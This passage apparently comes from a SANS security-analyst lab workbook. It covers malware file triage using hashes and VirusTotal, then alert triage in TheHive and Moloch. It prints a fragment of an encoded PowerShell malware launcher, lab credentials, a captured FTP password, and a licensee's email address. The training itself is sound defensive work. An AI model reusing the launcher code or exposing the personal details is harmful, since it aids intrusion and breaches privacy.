00000020  40 00 00 00 00 00 00 00  f8 81 00 00 00 00 00 00  |@.....
00000030  00 00 00 00 40 00 38 00  09 00 40 00 1c 00 1b 00  |...@.8...@.....
00000040  06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00  |.....@.....
00000050  40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |@.....@.....
00000060  f8 01 00 00 00 00 00 00  f8 01 00 00 00 00 00 00  |.....
00000070  08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00  |.....
00000080  38 02 00 00 00 00 00 00  38 02 00 00 00 00 00 00  |8.....8.....
00000090  38 02 00 00 00 00 00 00  1c 00 00 00 00 00 00 00  |8.....
```

Given the context of this file in the beginning of the lab (a download of a file simply called "x"), it already is pretty clear this is likely to be malicious. But to make a quick confirmation, we can also check the hash against online sources. Calculate the SHA256 hash of the file "x" by running the following command:

```
sha256sum /labs/3.3/samples/x
```

The output produced should say:

```
70b406f78bf3228df98029423445e67263b1e04c397480ce8dd7b6aba8df00ee x
```

Checking `70b406f78bf3228df98029423445e67263b1e04c397480ce8dd7b6aba8df00ee` in [VirusTotal](#) shows this is a well-known malicious file.



### 58 engines detected this file

SHA-256	70b406f78bf3228df98029423445e67263b1e04c397480ce8dd7b6aba8df00ee
File name	AhmedVirus.exe
File size	79 KB
Last analysis	2019-02-07 09:16:34 UTC

58 / 69

## 7. Leveraging OSINT for quick answers

As you can see, you can make quick work of many commonly-weaponized file types using either tool created for file reverse-engineering, or online hash lookups. We went deeper than necessary on many of these files to show that it is possible, but in almost all cases looking up the hash values on common threat intelligence sites can get you an "is it malicious?" verdict almost immediately, and speed is of utmost importance in triage.

Remember a clean verdict doesn't necessarily mean a file is safe, but a large set of anti-virus engines all saying a file is *bad* is strong evidence for it being malicious. False negatives are still unfortunately common when using AV and sandboxing engines.

Here is the command you can run to quickly calculate the MD5, SHA1, or SHA256 hashes for the files in our samples directory


```
md5sum /labs/3.3/samples/*
sha1sum /labs/3.3/samples/*
sha256sum /labs/3.3/samples/*
```



Take your pick of which algorithm you'd like to use and submit some of the hashes to [VirusTotal](#).

```
student@ubuntu:/labs/3.3/samples$ sha256sum /labs/3.3/samples/*
3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908
3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908.bin
7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8
7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin
f0a818fa5fee1e0035bb7e114b5ba7d3b3f3c843a7fc21f617341756c6afb253
89182358206ed22c82142eebd196288e
72876365aa91525ae1dbb7d69f3211988d92b1dc16fb1458174767fe7010683a details.pdf
e9ede83efc176b1923d1d48d4d3623851d016e11767f6f7c124d753f625f1485 PIC036117424-
JPG.js
d76fc6c90473fcb8003afc97b88240d5bbb90c265943c11e38ba16f3e36193b8
STANDARD_CHATRED_BANK_SWIFT_TELEX.rtf
70b406f78bf3228df98029423445e67263b1e04c397480ce8dd7b6aba8df00ee x
```

Most of these samples were gathered the day this lab was written, and at the moment some files have a very low number of AV hits, or none at all. This demonstrates the delay effect that anti-virus has from when a file is released into the wild to when it is identified as malicious.

 **Note**

The detection ratios on these files will almost certainly change over time from what is captured here.

### [STANDARD\\_CHATRED\\_BANK\\_SWIFT\\_TELEX.rtf](#)



#### 33 engines detected this file

SHA-256	d76fc6c90473fcb8003afc97b88240d5bbb90c265943c11e38ba16f3e36193b8
File name	STANDARD_CHATRED_BANK_SWIFT TELEX.rtf
File size	133.1 KB
Last analysis	2018-11-19 06:11:44 UTC

**33 / 60**

[details.pdf](#)



**6 engines detected this file**

SHA-256 72876365aa91525ae1dbb7d69f3211988d92b1dc16fb1458174767fe7010683a  
File name details.pdf  
File size 905.67 KB  
Last analysis 2019-04-15 08:58:17 UTC

6 / 60

)

[3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908.bin](#)



**29 engines detected this file**


SHA-256 3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908  
File name QUOTATION\_26\_3.doc  
File size 269.36 KB  
Last analysis 2019-03-29 06:48:02 UTC

29 / 59

[7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin](#) on Hybrid-Analysis.com

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Screenshots



## Hybrid Analysis

Analysed 5 processes in total.

```
WINWORD.EXE /n "C:\596608.doc" (PID: 2732)
powershell.exe powershell -e JABSAEcAQgBCAEIAQQA9ACgA1gB7ADEAfQB7ADAAfQB7ADIAfQAIACAALQBmA
wAkAEQUQBVAUFUAVQBRADOAbgBFAFcAYAAtAE8AQgBqAGAAZQBjAHQAIAAoACcATgAnACsAJwBIAHQALgAnA
AnACkAOwAkAFEAUQBBAEQAQQBvAFUAPQAoACIAewAyADQAFQB7ADEANgB9AHsAOQB9AHsAMgA5AHOAew
HOAewAzADMAfQB7ADQAMQB9AHsAMgA5AHOAewAzADQAFQB7ADIAfQAIACAALQBmA
```

In summary, knowing how to quickly identify a malicious file through hash lookups as well as manual verification will be an important analyst skill. When online checks fail (as they often will with new viruses), falling back to internal sandboxes or even manual analysis may be necessary.

## Lab Conclusion

The goal of this lab was to show you not only how to identify file types, but also to show that you can do triage of many commonly weaponized file types from the Linux command line. Since the files we analyzed in this lab are some of the most commonly used as phishing attachments, they are the most important to know well enough to spot anomalies. If you enjoyed what we have done here, SANS FOR610 is a 6-day malware reverse-engineering course that uses these tools in *much* more depth, as well as other awesome debugging and disassembly tools. It's an outstanding course for those looking to do advanced malware analysis.

In this lab, you have:

- Positively identified a set of unlabeled/mislabeled files



- Quickly triaged the most commonly weaponized file types
- Identified command and control servers, and embedded stage 2 executables
- Seen several ways that phishing attachments attempt to socially engineer users into infecting themselves
- Performed light reverse engineer of Word documents, PDF files, JavaScript, and a Windows executable

Enter the following command at the command line to clean up the files made during this lab:

```
rm /labs/3.3/samples/*
```

**Lab 3.3 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 4.1 - Alert Triage & Prioritization

### Objectives

- Apply the kill-chain to a set of alerts for triage
- Use supporting evidence to help disposition incoming alerts
- Use PCAPs and context to make alert triage decisions
- Use a full PCAP engine (Moloch) to assist in triaging a late-stage attack

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.




Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/4.1
docker-compose up -d
```

This command will spin up TheHive and Moloch, a full-PCAP engine that contains the data we will use for this lab. After a minute or less, the services should be ready. To check, open the Firefox

browser using the link on the bar at the top of the virtual machine and then navigate to the bookmark for TheHive.



If the page loads, you are ready to start the lab.

## Exercise Walkthrough Video

|


## Lab Steps

### 1. Log in to TheHive and view alerts


In this lab, the scenario is we just started our shift and need to triage the items that have been alerted on. We'll start by viewing a list of alerts that were generated by Suricata IDS that were sent to TheHive. In this case, we will also have a full PCAP recording of the activity to help us with the triage.

Start by logging into TheHive using the credentials below


```
Login: student  
Password: sec450
```



Next, notice the alerts tab now has items listed - click on it to view the alerts:



If there is a filter applied to the alert list you may not see the needed items, if needed, select the "Clear filters" button:



In this list of alerts we have 8 individual items, but only 5 unique alerts:

Reference	Type	Status	Title	Source	Severity	Attributes	Date
d6f969	external	New	POLICY FTP Protocol Observed TheHive4Py Suricata	Suricata	H	3	Mon, Apr 8th, 2019 5:33 -07:00
fbc348	external	New	ET POLICY PE EXE or DLL Windows file download HTTP TheHive4Py Suricata	Suricata	L	6	Mon, Apr 8th, 2019 5:33 -07:00
3bfa5a	external	New	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile TheHive4Py Suricata	Suricata	M	6	Mon, Apr 8th, 2019 5:33 -07:00
da06c4	external	New	ET POLICY PE EXE or DLL Windows file download HTTP TheHive4Py Suricata	Suricata	L	6	Mon, Apr 8th, 2019 5:33 -07:00
fef1ee	external	New	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile TheHive4Py Suricata	Suricata	M	6	Mon, Apr 8th, 2019 5:33 -07:00
db91ea	external	New	ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging) TheHive4Py Suricata	Suricata	H	6	Mon, Apr 8th, 2019 5:33 -07:00
5f8c3b	external	New	ET POLICY PE EXE or DLL Windows file download HTTP TheHive4Py Suricata	Suricata	L	6	Mon, Apr 8th, 2019 5:33 -07:00
7af402	external	New	SURICATA Applayer Detect protocol only one direction TheHive4Py Suricata	Suricata	H	3	Mon, Apr 8th, 2019 5:33 -07:00

Unique alerts (with count included) are:

- 1 x POLICY FTP Protocol Observed
- 3 x ET POLICY PE EXE or DLL Windows file download HTTP
- 2 x ET CURRENT\_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile
- 1 x ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging)
- 1 x SURICATA Applayer Detect protocol only one direction

#### Note

For this lab, ignore the Alert timestamp in TheHive, the alerts were not imported in real time during lab creation. All events occurred between Start Time: 2019/04/07 13:00:00.000 and 2019/04/07 13:45:00.000

## 2. Considering the attack cycle, choose a plan of action

Knowing nothing about them yet but the title considers where each may fall on the kill-chain, if truly malicious.

1. An FTP alert may be a download to the internal network, in which case this alert is not a big deal, an upload to an external site, which may be a big deal, or an internal transfer, which we would need more context to assess. In the case of many networks, any FTP at all would be a surprise. Most organizations no longer use this protocol as it is highly insecure. We'll assume the case here is that we don't expect to ever see FTP in the environment, making this a highly concerning alert. This one we will need to check into quickly to answer the question of whether this is benign, a download (Installation phase), or even exfil stage!
2. EXE downloads are potentially very bad, depending on their source. The good news is, with a full PCAP we should be able to quickly determine whether this was malicious or not. If malicious, this would align with the Installation phase.
3. A "Terse alphanumeric executable" is Suricata telling us that an executable was downloaded with a suspiciously short name. This is suspicious because malware often uses very short or numeric executable names. This alert, combined with the EXE download is concerning, and may represent a malware download (Installation phase). It's also interesting to note there are 2 of these alerts and 3 EXE alerts, which means 1 of them probably has a longer name.
4. An executable was detected that uses the "IsDebuggerPresent" API for Windows. This is a way for executables to sense if they're being reverse engineered - a common concern of malware. Since this alert requires an executable crossing the wire, it is likely related to one of the other executable alerts.
5. The final alert "Applayer Detect Protocol only one direction" is a bit more obscure. This alert is Suricata's application layer detection engine saying it was only able to determine that a connection was a specific protocol for traffic going in one direction, not both, as would be expected. This may be nothing, or it may be a protocol anomaly associated with oddly written malware. This one is hard to judge but at its worst could be malware taking action for command and control, or to move data. This risk level here is unclear until we evaluate the traffic.

Our goal at this point is to triage these alerts and find the most potentially dangerous one as quick as possible. There are a few routes that could be taken - do we use the severity given in the alerts? If they're known to be set correctly this would be a good place to start (in this case we'll assume they are).

### 3. Work through the highest priority alert

To start, we'll begin with the FTP alert because it's highly concerning, easy to verify, and also represents a potential late-stage attack. To view alert details in TheHive, click on the "Preview and Import" button on the right side of the page as shown below.



Reference	Type	Status	Title	Source	Severity	Attributes	Date	Preview and Import
def969	external	new	POLICY FTP Protocol Observed Thehive4py Suricata	Suricata	3		Mon, Apr 8th, 2019 08:55:07:00	

You should see the Alert Preview window pop up with additional detail from the Suricata alert.



**Alert Preview** New

**H** POLICY FTP Protocol Observed

ID: 1a20da7ff70b456e6a396187b18dc70d Date: Mon, Apr 8th, 2019 5:33 -07:00 Type: external Re

TheHive4Py Suricata

Description

""

Additional fields

No additional information have been specified

Observables (3)

All (3) ip (2) text (1)

Type	Data
ip	192[.]168[.]42[.]216
ip	192[.]168[.]42[.]140
text	1:b0prRxzQZFylSkvaLbmfQZEI/ew=

Source IP

Destination IP

Community ID

Cancel Mark as read Ignore new updates Merge into case

Take a look at the observables section, which has data imported from the Suricata alert (mouse over the values to see their description). It seems this was an internal FTP transfer, and due to the way FTP works, the payload of this alert is not shown (when it is, it is filled into the Description box). We also have the "Community ID" string. This string will help us research this transaction in other tools, as it should be the exact same value as recorded by Suricata and Moloch.

An internal transfer is curious - it's not clearly malicious, but given the context that it's a protocol banned from the network its presence is highly odd. To figure out what happened here we'll need to move to the full PCAP to view the session. FTP is a plaintext protocol so both the login and the data transferred can be easily viewed with a tool like Moloch.

To view this transfer in Moloch, open a new tab in Firefox and select the Moloch bookmark bar item. Login with the following credentials:

```
username: admin
password: sec450
```

Once Moloch is open, we need to search for the Community ID of the transaction from the alert. Copy and paste the following times into the search time scope:

```
Start Time: 2019/04/07 13:00:00
End Time: 2019/04/07 13:45:00
```

Then put the search term below (the Community ID from the alert) into the search bar, then press "Search":

```
communityId == "1:b0prRxxQZFylSkvaLbmfQZEI\ew="
```

You should see one hit returned (as expected with a Community ID based search). On the left side of the line, click the green "+" icon to expand the hit and look at the details (#4).

The screenshot displays the NetworkMiner interface. At the top, a search bar contains the query `communityId == "1:b0prRxzQZFylSkvaLbmfQZEI/ew="`, highlighted with a red box and a red circle '2'. Below the search bar, a date range filter is set from 2019/04/07 13:00:40 to 2019/04/07 14:00:40, also highlighted with a red box and a red circle '1'. The main area shows a single entry in a table with columns for Start Time, Stop Time, Src IP / Country, Src Port, Dst IP / Country, and Dst Port. The entry is for a TCP connection from 192.168.42.140:55630 to 192.168.42.216:21. A red arrow points to the 'tcp' protocol indicator in the first column, with a red circle '4' next to it. Below the table, the expanded view of this connection is shown, including details for Node, Protocols (ftp, tcp), IP Protocol (tcp), Users (user\_1), Src and Dst statistics (Packets, Bytes, Databytes), Ethernet (Src Mac, Dst Mac), Src IP/Port, Dst IP/Port, and Payload8 (Src: 5553455220757365 (USER use), Dst: 32323020436f6e6e (220 Conn)).

Within this expanded item are the details for the FTP transaction. Scroll underneath the higher layer details to see the packet contents. Since FTP is plaintext we can see the actual login and file transfer that was initiated.

Sessions SPIView SPIGraph Connections F

communityId == "1:b0prRxzQZFyISkvaLbmfQZEIVew="

Custom Start 2019/04/07 13:00:40

50 per page 1 Showing 1 - 1 of 1 entries

Node 678bf345add4

Protocols ftp tcp

IP Protocol tcp

Users user\_1

Src Packets 11 Bytes 818 Databyte

Dst Packets 12 Bytes 1,074 Databyte

Ethernet Src Mac 00:0c:29:a8:2d:f0 OUI VMware

Src IP/Port 192.168.42.140 : 55630 { ARIN }

Dst IP/Port 192.168.42.216 : 21 { ARIN }

Payload8 Src 5553455220757365 ( USER use )

Tags +

Files /data/pcap/log1.pcap

TCP Flags SYN 1 SYN-ACK 1 ACK 5

Packets 200 natural ascii utf8 hex Show Packets

**Source**

USER user\_1 1


PASS pass12345 2

TYPE I

PASV 3

STOR 04072019\_130741text\_data.txt

QUIT




It seems there was an account called `user_1` that logged in with `pass12345` as a password. That user then initiated the transfer of a file with the `STOR 04072019_130741text_data.txt` command. The transfer completed and the connection terminated.


Due to the way the FTP protocol works we cannot see the actual file content from this flow. For file transfer, FTP uses a separate connection on a higher numbered port, so we must modify the search to include all traffic between these two IP addresses and attempt to find it.

Let's change the search to show any packets from the source of the login to the destination FTP server. In Moloch, even without knowing the field names used it's easy to craft a search.

To add our source IP and destination IP scroll back up to the high-level IP details and click on the source IP and then click "and 192.168.42.140" to add it as a search parameter.



Follow this by doing the same for the destination IP:



Click the red 'X' to fold up the opened session.



	tcp	2019/04/07 13:08:52	2019/04/07 13:08:52	192.168.42.140
	tcp	2019/04/07 13:07:41	2019/04/07 13:07:41	192.168.42.140
	tcp	2019/04/07 13:07:41	2019/04/07 13:07:41	192.168.42.140

Download Raw Source Raw Destination Raw Permalink

**Id** 190407-GgCLf1D-X7BEr4m9e8rrYImU

**Time** 2019/04/07 13:07:41 - 2019/04/07 13:07:41

**Node** moloch

**Protocols** ftp tcp

**IP Protocol** tcp

Now look back up to the search bar and you should see the new terms added:

Sessions SPIView SPIGraph Connections Files Stats History Settings Users

~~communityId == "1:b0prRxzQZFylSkvaLbmfQZEI/ew="~~ && ip.src == 192.168.42.140 && ip.dst == 192.168.42.216

Last 48 hours Start 2019/04/06 08:39:55 End 2019/04/08 08:39:55


50 per page 1 Showing 1 - 1 of 1 entries

**Id** 190407-GgCLf1D-X7BEr4m9e8rrYImU **Community Id:** 1:b0prRxzQZFylSkvaLbmfQZEI/ew=

Remove the Community ID string that is still there from the previous search. Leave only the text below:

```
ip.src == 192.168.42.140 && ip.dst == 192.168.42.216
```

Press the "Search" button. You should now see 3 entries for flows between these two machines:



Of these flows, it seems one of them has a destination of port 80, which is odd, and another with 2 high numbered ports - most likely the FTP file we're seeking. Click the green "+" sign on the left to open up this flow. Once open, scroll down to the content of the transfer:

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



